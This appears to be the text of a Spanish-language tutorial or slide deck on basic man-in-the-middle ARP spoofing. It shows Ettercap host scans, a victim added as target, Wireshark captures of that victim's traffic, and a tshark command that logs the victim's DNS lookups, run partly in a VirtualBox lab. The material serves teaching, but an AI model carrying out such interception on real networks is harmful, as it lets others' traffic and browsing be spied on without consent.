fdc3:bda6:5662:c682:7a87:2af6:a5bf:d75c/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGid 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...

- Hosts
- Hosts list
- Enable IPv6 Scan
- Scan for hosts
- Load hosts from file ...
- Save hosts to file ...


jomoza@notyourdevice:~

192.168.0.46	74:c6:3b:a7:00:4d	192.168.0.45	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.46	74:c6:3b:a7:00:4d
192.168.0.1	b0:46:fc:76:32:a8	192.168.0.45	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.1	b0:46:fc:76:32:a8
192.168.0.1	b0:46:fc:76:32:a8	192.168.0.45	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.1	b0:46:fc:76:32:a8
192.168.0.45	28:11:a8:37:15:68	192.168.0.1	00:00:00:00:00:00
192.168.0.1	b0:46:fc:76:32:a8	192.168.0.45	28:11:a8:37:15:68
192.168.0.45	28:11:a8:37:15:68	192.168.0.223	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.149	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.132	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.146	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.112	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.186	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.75	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.73	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.145	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.217	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.253	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.247	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.241	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.248	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.225	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.208	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.185	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.215	00:00:00:00:00:00
192.168.0.45	28:11:a8:37:15:68	192.168.0.28	00:00:00:00:00:00

```
[jomoza@notyourdevice] [/dev/pts/3]
[~]> sudo !!
[jomoza@notyourdevice] [/dev/pts/3]
[~]> sudo ettercap -G
[sudo] password for jomoza:
```

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

BASIC MITM - ARP SPOOFING



The screenshot shows the 'Host List' window in Ettercap 0.8.3.1 (EB). The window contains a table with three columns: IP Address, MAC Address, and Description. The table lists several hosts on the 192.168.0.x network, including one identified as 'Android-2.local'.

IP Address	MAC Address	Description
192.168.0.1	B0:46:FC:76:32:A8	
192.168.0.35	3A:17:8F:C4:53:63	
192.168.0.39	E0:B6:55:51:ED:81	Android-2.local
192.168.0.40	6C:19:8F:BF:C4:0D	
192.168.0.42	74:D4:23:1C:D2:6D	
192.168.0.43	4C:6E:6E:2F:D9:35	
192.168.0.46	74:C6:3B:A7:00:4D	
fe80::c28:db99:32d8:7400	3A:17:8F:C4:53:63	
fe80::6e19:8fff:febf:c40d	6C:19:8F:BF:C4:0D	
fe80::76d4:23ff:fe1c:d26d	74:D4:23:1C:D2:6D	
fe80::b246:fcff:fe76:32a8	B0:46:FC:76:32:A8	

- Hacer:

BASIC MITM - ARP SPOOFING

Host List ✕		
IP Address	MAC Address	Description
192.168.0.1	B0:46:FC:76:32:A8	
192.168.0.35	3A:17:8F:C4:53:63	
192.168.0.39	E0:B6:55:51:ED:81	Android-2.local
192.168.0.40	6C:19:8F:BF:C4:0D	
192.168.0.42	74:D4:23:1C:D2:6D	
192.168.0.43	4C:6E:6E:2F:D9:35	
192.168.0.46	74:C6:3B:A7:00:4D	
fe80::c28:db99:32d8:7400	3A:17:8F:C4:53:63	
fe80::6e19:8fff:febf:c40d	6C:19:8F:BF:C4:0D	
fe80::76d4:23ff:fe1c:d26d	74:D4:23:1C:D2:6D	
fe80::b246:fcff:fe76:32a8	B0:46:FC:76:32:A8	

Ettercap 0.8.3.1 (EB)

Host List ✕

IP Address	MAC Address	Description
192.168.0.1	B0:46:FC:76:32:A8	
192.168.0.39	E0:B6:55:51:ED:81	
192.168.0.40	6C:19:8F:BF:C4:0D	
192.168.0.41	06:32:8E:2D:6A:CC	
192.168.0.42	74:D4:23:1C:D2:6D	
192.168.0.43	4C:6E:6E:2F:D9:35	
192.168.0.46	74:C6:3B:A7:00:4D	
192.168.0.50	6C:19:8F:BF:C4:0D	

MITM Attack: ARP Poisoning

Optional parameters

- ☒ Sniff remote connections.
- ☐ Only poison one-way.

Delete Host Add to Target 1 Add to Target 2

Listening on:
wlo1 -> 28:11:A8:37:15:68
192.168.0.45/255.255.255.0
fe80::276c:14f8:10ab:97eb/64
fdc3:bda6:5662:c682:7a87:2af6:a5bf:d75c/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...
Host 192.168.0.41 added to TARGET1

BASIC MITM - ARP SPOOFING

Ettercap 0.8.3.1 (EB)

Host List

IP Address	MAC Address	Description
192.168.0.1	B0:46:FC:76:32:A8	
192.168.0.39	E0:B6:55:51:ED:81	
192.168.0.40	6C:19:8F:BF:C4:0D	
192.168.0.41	06:32:8E:2D:6A:CC	
192.168.0.42	74:D4:23:1C:D2:6D	
192.168.0.43	4C:6E:6E:2F:D9:35	
192.168.0.46	74:C6:3B:A7:00:4D	
192.168.0.50	6C:19:8F:BF:C4:0D	

MITM Attack: ARP Poisoning

Optional parameters

- ☒ Sniff remote connections.
- ☐ Only poison one-way.

ip.src == 192.168.0.41

No. Time Source Destination Protocol Length Info

1652	445.604047005	192.168.0.41	66.102.1.188	TCP	106	[TCP Retransmission] 37714
1662	445.764868890	192.168.0.41	80.58.61.250	DNS	76	Standard query 0x94ad A g.w
1663	445.766523627	192.168.0.41	80.58.61.250	DNS	76	Standard query 0x94ad A g.w
1666	445.956024644	192.168.0.41	80.58.61.250	DNS	91	Standard query 0x4af0 A med
1667	445.956024644	192.168.0.41	80.58.61.250	DNS	91	Standard query 0x4af0 A med
1668	445.958508334	192.168.0.41	80.58.61.250	DNS	91	Standard query 0x4af0 A med
1671	446.059760948	192.168.0.41	31.13.83.51	TCP	76	54696 -> 443 [SYN] Seq=0 Win
1672	446.877170589	192.168.0.41	31.13.83.49	TCP	76	[TCP Retransmission] 54696
1673	447.081932061	192.168.0.41	31.13.83.51	TCP	76	[TCP Retransmission] 35816
1677	449.027694904	192.168.0.41	31.13.83.51	TCP	76	[TCP Retransmission] 35816
1679	450.172451630	192.168.0.41	80.58.61.250	DNS	76	Standard query 0xa7c1 A www
1680	450.174535815	192.168.0.41	80.58.61.250	DNS	76	Standard query 0xa7c1 A www
1681	450.175303845	192.168.0.41	80.58.61.254	DNS	76	Standard query 0x82d3 A www
1683	450.182736349	192.168.0.41	80.58.61.254	DNS	76	Standard query 0x82d3 A www
1699	452.018837470	192.168.0.41	31.13.83.49	TCP	76	[TCP Retransmission] 54696
1691	453.225889737	192.168.0.41	31.13.83.51	TCP	76	[TCP Retransmission] 35816
1692	453.635694373	192.168.0.41	149.154.167.92	TCP	76	56220 -> 5222 [SYN] Seq=0 Win
1696	454.659628541	192.168.0.41	149.154.167.92	TCP	76	[TCP Retransmission] 56220
1697	455.786536538	192.168.0.41	149.154.167.43	TCP	76	50944 -> 443 [SYN] Seq=0 Win
1698	455.786536538	192.168.0.41	149.154.167.222	TCP	76	52792 -> 443 [SYN] Seq=0 Win
1701	456.070705151	192.168.0.41	149.154.167.92	TCP	76	[TCP Retransmission] 56220
1702	456.810261477	192.168.0.41	149.154.167.222	TCP	76	[TCP Retransmission] 52792
1705	458.858401273	192.168.0.41	149.154.167.222	TCP	76	[TCP Retransmission] 52792
1706	460.906068085	192.168.0.41	149.154.167.92	TCP	76	[TCP Retransmission] 56220
1707	461.110980478	192.168.0.41	31.13.83.49	TCP	76	[TCP Retransmission] 54696
1708	461.827516651	192.168.0.41	149.154.167.92	TCP	76	56240 -> 5222 [SYN] Seq=0 Win
1710	462.834391925	192.168.0.41	149.154.167.92	TCP	76	[TCP Retransmission] 56240
1714	462.954479910	192.168.0.41	149.154.167.222	TCP	76	[TCP Retransmission] 52792
1715	462.954580396	192.168.0.41	149.154.167.43	TCP	76	50942 -> 443 [SYN] Seq=0 Win

Listening on:
wlo1 -> 28:11:A8:37:15:68
192.168.0.45/255.255.255.0
fe80::276c:14f8:10ab:97eb/64
fdcc:bda6:5662:c682:7a87:2af6:a5bf:d75c/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...
Host 192.168.0.41 added to TARGET1

Ettercap 0.8.3.1 (EB)

Host List Connections

IP Address	MAC Address	Description
192.168.0.1	B0:46:FC:76:32:A8	
192.168.0.39	E0:B6:55:51:ED:81	
192.168.0.40	6C:19:8F:BF:C4:0D	
192.168.0.41	06:32:8E:2D:6A:CC	
192.168.0.42	74:D4:23:1C:D2:8D	
192.168.0.43	4C:6E:6E:2F:D9:35	
192.168.0.46	74:C6:3B:A7:00:4D	
192.168.0.50	6C:19:8F:BF:C4:0D	

*any

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

ip.src == 192.168.0.41

No.	Time	Source	Destination	Protocol	Length	Info
1662	445.764886899	192.168.0.41	80.58.61.250	DNS	76	Standard query 0x94ad A g.whatsapp.net
1663	445.766523627	192.168.0.41	80.58.61.250	DNS	76	Standard query 0x94ad A g.whatsapp.net
1666	445.854799863	192.168.0.41	31.13.83.49	TCP	76	54696 → 5222 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
1667	445.956024644	192.168.0.41	80.58.61.250	DNS	91	Standard query 0x4af0 A media-mad1-1.cdn.whatsapp.net
1668	445.958058334	192.168.0.41	80.58.61.250	DNS	91	Standard query 0x4af0 A media-mad1-1.cdn.whatsapp.net
1674	446.059760940	192.168.0.41	31.13.83.51	TCP	76	55816 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
1672	446.074705890	192.168.0.41	31.13.83.49	TCP	76	[TCP Retransmission] 54696 → 5222 [SYN] Seq=0 Win=6
1673	447.081932001	192.168.0.41	31.13.83.51	TCP	76	[TCP Retransmission] 35816 → 443 [SYN] Seq=0 Win=65
1677	449.027664004	192.168.0.41	31.13.83.51	TCP	76	[TCP Retransmission] 35816 → 443 [SYN] Seq=0 Win=65
1679	450.172451630	192.168.0.41	80.58.61.250	DNS	76	Standard query 0xa7c1 A www.google.com
1680	450.174535815	192.168.0.41	80.58.61.250	DNS	76	Standard query 0xa7c1 A www.google.com
1681	450.175303845	192.168.0.41	80.58.61.254	DNS	76	Standard query 0x82d3 A www.google.com
1683	450.182736349	192.168.0.41	80.58.61.254	DNS	76	Standard query 0x82d3 A www.google.com
1690	452.918683749	192.168.0.41	31.13.83.49	TCP	76	[TCP Retransmission] 54696 → 5222 [SYN] Seq=0 Win=6
1691	453.225989737	192.168.0.41	31.13.83.51	TCP	76	[TCP Retransmission] 35816 → 443 [SYN] Seq=0 Win=65
1692	453.635694373	192.168.0.41	149.154.167.92	TCP	76	56220 → 5222 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
1696	454.659628541	192.168.0.41	149.154.167.92	TCP	76	[TCP Retransmission] 56220 → 5222 [SYN] Seq=0 Win=6
1697	455.786536538	192.168.0.41	149.154.167.43	TCP	76	50944 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
1698	455.786563108	192.168.0.41	149.154.167.222	TCP	76	52792 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
1701	456.707675514	192.168.0.41	149.154.167.92	TCP	76	[TCP Retransmission] 56220 → 5222 [SYN] Seq=0 Win=6
1702	456.819261477	192.168.0.41	149.154.167.222	TCP	76	[TCP Retransmission] 52792 → 443 [SYN] Seq=0 Win=65
1705	458.858401273	192.168.0.41	149.154.167.222	TCP	76	[TCP Retransmission] 52792 → 443 [SYN] Seq=0 Win=65
1706	460.906068085	192.168.0.41	149.154.167.92	TCP	76	[TCP Retransmission] 56220 → 5222 [SYN] Seq=0 Win=6
1707	461.110980478	192.168.0.41	31.13.83.49	TCP	76	[TCP Retransmission] 54696 → 5222 [SYN] Seq=0 Win=6
1708	461.827516083	192.168.0.41	149.154.167.92	TCP	76	56240 → 5222 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
1713	462.851537925	192.168.0.41	149.154.167.92	TCP	76	[TCP Retransmission] 56240 → 5222 [SYN] Seq=0 Win=6
1714	462.954479910	192.168.0.41	149.154.167.222	TCP	76	[TCP Retransmission] 52792 → 443 [SYN] Seq=0 Win=65
1715	462.954580396	192.168.0.41	149.154.167.43	TCP	76	50942 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S

[jomoza@notyourdevice] [/dev/pts/5]


```
[~]> sudo tshark -f "src port 53" -n -T fields -e dns.qry.name -e dns.a
```

Running as user "root" and group "root". This could be dangerous.

Capturing on "wlo1"

Source	Destination
i.instagram.com 31.13.83.52	
i.instagram.com 31.13.83.52	
graph.instagram.com 31.13.83.52	
graph.instagram.com 31.13.83.52	
gateway.instagram.com 31.13.83.9	
gateway.instagram.com 31.13.83.9	
scontent-mad2-1.cdninstagram.com 157.240.5.63	
scontent-mad2-1.cdninstagram.com 157.240.5.63	
edge-mqtt.facebook.com 31.13.83.2	
edge-mqtt.facebook.com 31.13.83.2	
g.whatsapp.net 31.13.83.49	
g.whatsapp.net 31.13.83.49	
media-mad1-1.cdn.whatsapp.net 31.13.83.51	
media-mad1-1.cdn.whatsapp.net 31.13.83.51	
www.google.com 142.250.184.4	
www.google.com 142.250.184.4	
www.google.com 142.250.200.100	
www.google.com 142.250.200.100	
www.google.com 142.250.200.100	
firebasemeterconfig.googleapis.com 142.250.184.170,142.250.200.74,142.250.201.74,142.250.178.170,142.250.184.10,142.250.185.10,142.250.200.106,142.250.200.138,172.217.17.10,216.58.209.74	
firebasemeterconfig.googleapis.com 142.250.184.170,142.250.200.74,142.250.201.74,142.250.178.170,142.250.184.10,142.250.185.10,142.250.200.106,142.250.200.138,172.217.17.10,216.58.209.74	
www.google.com 142.250.200.100	

BASIC MITM - ARP SPOOFING



The image shows two virtual machines running side-by-side in Oracle VM VirtualBox. The left VM is Kali Linux 2022.2, and the right VM is Windows 10.

Kali Linux 2022.2 (Left VM):

- The **Ettercap** application is open, showing a **Host List** window.
- The **Host List** window displays a table of hosts on the network:

IP Address	MAC Address	Description
10.10.0.1	80:78:71:00:72:00	
10.10.0.100	A0:A8:CD:87:64:C8	
10.10.0.102	70:4D:7B:87:F9:D7	
10.10.0.104	08:00:27:AB:08:1C	
10.10.0.105	00:24:32:18:33:95	
10.10.0.106	08:00:27:CA:79:ED	

- Below the table are buttons: **Delete Host**, **Add to Target 1**, and **Add to Target 2**.
- At the bottom, a status bar shows: **Starting Unified sniffing...**
- Below the status bar, a log shows: **Randomizing 255 hosts for scanning...**, **Scanning the whole netmask for 255 hosts...**, **6 hosts added to the hosts list...**, and **Host 10.10.0.106 added to TARGET1**.

Windows 10 (Right VM):

- The **Network Status** window is open, showing the **Adaptador de Ethernet Ethernet** interface.
- The **Adaptador de Ethernet Ethernet** window shows the following configuration:

```
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::41c2:34cb:aeb:4cc6%15  
Dirección IPv4. . . . . : 10.10.0.106  
Máscara de subred. . . . . : 255.255.255.0  
Puerta de enlace predeterminada. . . . . : 10.10.0.1
```

The **Adaptador de Ethernet Ethernet 2:** window shows the following configuration:


```
Estado de los medios. . . . . : medios desconectados  
Sufijo DNS específico para la conexión. . . :
```

The **C:\Users\jomoza>arp /a** command is executed, showing the following output:



```
Interfaz: 10.10.0.106 --- 0xf  
Dirección de Internet    Dirección física    Tipo  
10.10.0.1                80-78-71-00-72-00  dinámico  
10.10.0.102             70-4d-7b-87-f9-d7  dinámico  
10.10.0.106             08-00-27-db-96-6a  dinámico  
10.10.0.255             ff-ff-ff-ff-ff-ff  estático  
224.0.0.22              01-00-5e-00-00-16  estático  
224.0.0.251             01-00-5e-00-00-fb  estático  
224.0.0.252             01-00-5e-00-00-fc  estático  
239.255.255.250         01-00-5e-7f-ff-fa  estático  
255.255.255.255         ff-ff-ff-ff-ff-ff  estático
```

BASIC MITM - ARP SPOOFING

```
maps.googleapis.com 142.250.184.178
maps.gstatic.com 142.250.178.163
maps.gstatic.com 142.250.178.163
cdn.jsdelivr.net 104.16.87.20,104.16.88.20,104.16.85.20,104.16.89.20,104.16.86.20
cdn.jsdelivr.net 104.16.87.20,104.16.88.20,104.16.85.20,104.16.89.20,104.16.86.20
cdn.jsdelivr.net 151.101.129.229,151.101.193.229,151.101.1.229,151.101.65.229
cdn.jsdelivr.net 151.101.129.229,151.101.193.229,151.101.1.229,151.101.65.229
google.com 142.250.201.78
google.com 142.250.201.78
google.com 142.250.178.174
google.com 142.250.178.174
loveisinth.net 104.21.54.18,172.67.222.129
loveisinth.net 104.21.54.18,172.67.222.129
loveisinth.net 104.21.54.18,172.67.222.129
loveisinth.net 104.21.54.18,172.67.222.129
loveisinth.net 104.21.54.18,172.67.222.129
windows.msn.com 204.79.197.203
windows.msn.com 204.79.197.203
windows.msn.com 204.79.197.203
windows.msn.com 204.79.197.203
nav.smartscreen.microsoft.com 20.86.249.62
nav.smartscreen.microsoft.com 20.86.249.62
assets.msn.com 2.17.37.176,2.17.37.25,2.17.37.72,2.17.37.8,2.17.37.163,2.17.37.184,2.17.37.179,2.17.37.192,2.17.37.9
assets.msn.com 2.17.37.176,2.17.37.25,2.17.37.72,2.17.37.8,2.17.37.163,2.17.37.184,2.17.37.179,2.17.37.192,2.17.37.9
smartscreen-prod.microsoft.com 20.82.258.189
smartscreen-prod.microsoft.com 20.82.258.189
c.msn.com 20.234.93.27
sb.scorecardresearch.com 13.249.9.46,13.249.9.34,13.249.9.65,13.249.9.35
c.msn.com 20.234.93.27
sb.scorecardresearch.com 13.249.9.46,13.249.9.34,13.249.9.65,13.249.9.35
o.ssi2.us 108.138.2.195,108.138.2.10,108.138.2.173,108.138.2.107
o.ssi2.us 108.138.2.195,108.138.2.10,108.138.2.173,108.138.2.107
o.ssi2.us 108.157.91.136,108.157.91.20,108.157.91.77,108.157.91.14
o.ssi2.us 108.157.91.136,108.157.91.20,108.157.91.77,108.157.91.14
c.bing.com 204.79.197.200,13.107.21.200
c.bing.com 204.79.197.200,13.107.21.200
ocsp.rootg2.amazontrust.com 13.249.12.177,13.249.12.157,13.249.12.60,13.249.12.156
